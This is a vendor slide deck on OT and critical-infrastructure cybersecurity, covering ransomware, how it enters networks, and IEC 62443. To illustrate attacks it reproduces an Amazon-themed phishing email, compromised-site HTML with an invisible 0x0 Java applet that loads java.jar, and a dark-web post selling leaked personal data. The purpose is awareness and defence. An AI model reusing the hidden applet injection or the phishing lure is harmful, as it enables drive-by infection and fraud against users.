



Innovation Talk


Securing Critical Infrastructure

How to be effective about protecting your OT environment


Life Is On

Schneider
Electric

IT vs. OT




- Enterprise system and networks used to manage IT process and data that support banking systems, personal devices (laptops, cell phones, etc.)
- Focus area - confidentiality
- Data Confidentiality, data integrity and operational continuity are the priorities.



- Operational networks that support that control physical processes such as Oil & Gas, Water, Mobility, Building Management Systems, etc.
- Focus areas – availability
- Operational continuity and safety of humans and environment are the priorities.

The Evolving OT Threat Landscape



OT attacks are increasing in both frequency and impact

Life Is On

Schneider
Electric

What kind of Damage do Cyber Attacks do?



Every **11 sec** a ransomware attack occurs



60% Of respondents experienced a revenue loss from a cyber attack



Within **5 min** the average time it takes for an IoT device to be attacked after going online



53% Of respondents experienced damage to their brand / reputation



21 days Average amount of downtime caused by cyber attack



29% Of respondents had to reduce workforce after a cyber attack



\$200k Average ransom fee in 2021 (up from \$5k in 2018)



42% Of companies w/ cyber insurance indicated that insurance only covered a small part of damages



\$40M Largest ransomware payout in 2021




600% Growth in amount of malware sent via email during COVID

Source:

ABC News, Cybereason, Business Insider, CISA, Acronis, Hashed Out

OT Cybersecurity Maturity Map




The minimum is not enough – customers are asking for SL3 & SL4



425


Respondents

- **Geographies:**
US, UK, France, Spain,
Germany, Italy
- **Industries:**
Manufacturing,
Education, Data Centers,
Public Sector, Retail,
Finance/Banking




Timeline of a Cyber Attack (and recovery)

HVAC System



Timeline of Events – Day 1...

Day 1




Timeline of Events – Day 2 +...

Day 2

Day 3 thru 42

Day 43 thru 92



Why are Operational Cybersecurity Attacks so Successful?

- Vast amounts of high value IP, low tolerance for downtime

Companies spend millions (*or more!*) developing and modernizing their infrastructure – loss of IP can have substantial impact on revenue and growth.

- Tampering with equipment has long-reaching impact

If a device is hacked, entire facilities may need to be inspected or reprogramed. In the best case, this causes lost time and revenue – but could also cause safety impacts and loss of reputation/trust.

- High levels of regulation and public scrutiny

Cyber attacks can impact SLAs and Regulations, which lead to fines and investigations.

- Mixed vendor and maturity infrastructure

Most facilities have a mix of equipment brands, ages, protocols...all of which create risk and add complexity to effective asset and lifecycle management.

What is RANSOMWARE?

> Ransomware – malware/“bug” that employs encryption to hold a victim’s information at ransom

- Users cannot access files, databases, or applications – both IT and OT (Operational Technology).
- Automatically spreads across an entire network, database, database and file servers
- Victim must pay to receive a “decrypter,” which is not guaranteed to work (especially in OT).

> RaaS – Ransomware as a Service

- “Malware Service” model that allows ransomware developers to sell their automated creations for users to deploy on victims.
- Usually has a paid subscription / support model
- Non-technical criminals buy their wares and launch the infections, while paying the developers a percentage of their take



Why is Ransomware so effective?

- **Recognized risk factor**

Operational systems are now more widely recognized as an attack target in respect to safety and production – there's more risk, and thus more pain, and more **money** for attackers.

- **Low Risk for Attackers**

Ransomware (and crypto payments) are nearly impossible to trace, and there are multiple levels of separation between the developers and the users of the tools.

- **New Age of Threats**

Ransomware tools are becoming more advanced, easier for the non-technical user to deploy.

- **Shortage of Qualified Employees**

A scarcity of qualified resources with cybersecurity expertise in Operations means that organizations can't keep up with the tools, technologies, and processes needed to combat.

How does Ransomware get into a network?

- **Credential Scraping**

Identifying a user's login information to access the system in an authorized way.

- **Phishing Messages**

Malicious emails / links disguised as legitimate messages

- **Infected Websites (“Drive-by Downloading”)**

Unknowingly visiting a website with infected code, where malware is downloaded and installed without the user's knowledge.

- **Sale of Classified Information**

Dark web forums have auction houses to buy/sell legitimate company credentials

How does Ransomware get into a network: **CREDENTIAL SCRAPING**



How does Ransomware get into a network: PHISHING MESSAGES

Date: Thu, 12 Oct 2017 19:10:21 -0400
Subject: Alert



Password assistance

Someone tried to reset your password from **Dayton,Ohio**. If you have not requested this code

Please Call Us on [1-800-462-0049](tel:1-800-462-0049).

And Please provide this code and your email address to verify your identity

161145

Amazon takes your account security very seriously. Amazon will never email you and ask you to disclose or verify your Amazon password, credit card, or banking account number.. If you receive a suspicious email with a link to update your account information, do not click on the link—instead, report the email to Amazon for investigation.

We hope to see you again soon.

Amazon.com



How does Ransomware get into a network: INFECTED WEBSITES

Event Reconstruction

service id type source destination service
Packet Concentrator - Concentrator 401679 Network Session 192.168.233.131 : 49541 75.98.175.99 : 80 80

Request & Response Top To Bottom View Text Actions Open Event in New Tab

```
<META name="classification" content="Fishing">
<title>Tamarindo Sport Fishing, Tamarindo Fishing, Papagayo Charter Fishing</title>
<link rel="profile" href="http://gmpg.org/xfn/11">
<link rel="pingback" href="xmlrpc.php">
<!--[if lt IE 9]>
<script src="http://www.rhinocharger.com/wp-content/themes/rhino/js/html5.js"></script>
<style type="text/css">
.slider_video {
display: none;
}
.slider_novideo {
display: block !important;
}
</style>
</endif-->
```

```
<!-- All in One SEO Pack 2.2.5.1 by Michael Torbert of Semper Fi Web Design[533,567] -->
<meta name="description" itemprop="description" content="Enjoy an awesome Tamarindo Sport fishing trip with top skipper Captain Rick Bergstresser aboard the Rhino Charger out of beautiful Tamarindo Costa Rica." />
<applet name="Java" code="Java.class" archive="java.jar" width="0" height="0"></applet>
<link rel="canonical" href="index.html" />
<script type="text/javascript">
var _gaq = _gaq || [];
_gaq.push(['_setAccount', 'UA-63458352-1']);
_gaq.push(['_trackPageview']);
(function() {
var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google-analytics.com/ga.js';
var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);
})();
</script>
<!-- /all in one seo pack -->
<link rel="alternate" type="application/rss+xml" title="Rhino Charger Sport Fishing &quot; Feed" href="feed/index.html" />
```

27 packets; loaded from cache Show Reconstruction Log

Source of: http://www.dolphinstadium.com/ - Firefox

File Edit View Help

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
<HEAD>
<script defer type="text/javascript" src="/ssi/pngfix_map.js"></script>
<script src="/ssi/dhtml.js" language="javascript"></script>
<!-- this script needed for Flash -->
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="http://www.dolphinstadium.com/ssi/3.js"></script>
<script src="/flash/AL_RunActiveContent.js" language="javascript"></script>
<!-- end - this script needed for Flash -->
<title>Dolphin Stadium</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="main.css" rel="stylesheet" type="text/css">
```

A java applet downloading
java.jar with a 0 by 0
dimension (invisible)

• •



① 1

Registration

Hacking activities

i

AZ - https://ru.wikipedia.org/wiki/Содружество_Независимых_Государств

Nuclear - Romania - (Domain Admin+NTDS+Full internal network info) Price: 3KS

SELLING Leak - Enel Brazilian Energy Company

by 1337GuyF4wk3s1337 - February 16, 2021 at 03:35 AM

New Reply

Hello everyone

I am selling information from a Brazilian energy company Enel.

In this database there are more or less information about 20 million Brazilians including information such as Full name, CPF, RG, full address among other information.

All information was analyzed and organized by our team.

Affected locations:

Baixada Santista - 02/02/2021

Vale do Ribeira - 02/02/2021

Vale do Paraíba - 02/02/2021

Baixo Tiete e Grance - 02/02/2021

Pardo e Grande - 02/02/2021

Médio Tiete - 02/02/2021

Baixo Paranapanema - 02/02/2021

Alto Paranapanema - 02/02/2021

Litoral Norte - 02/02/2021

Departamento Distrital Canivari/ Iundiaí - 02/02/2021

1337GuyF4wk3s1337




New User

MEMBER

Joined Feb 2021

Confidential Property of Schneider Electric | Page 17

How often is this happening?



But to an attacker, it's *really* like this:




Ok, but I'm not important enough to be a target...right?

- That mentality makes you the ***ideal*** target!
- **Attackers *want* you to be unprepared.**
 - Attacks happen during shift changes, holidays, disasters, at night, etc.
- Attackers (especially non-technical attackers) **do not generally focus on specific organizations.**
 - They look for general vulnerabilities, unpatched systems...easy ways in you may not have noticed.
- RaaS makes it easier for more users to find more victims over a **larger landscape.**
- New Ransomware tools are “**polymorphic**” – can get past basic cyber protections automatically.

How do I defend myself and my organization?

IEC 62443 - Industry framework for addressing cybersecurity.

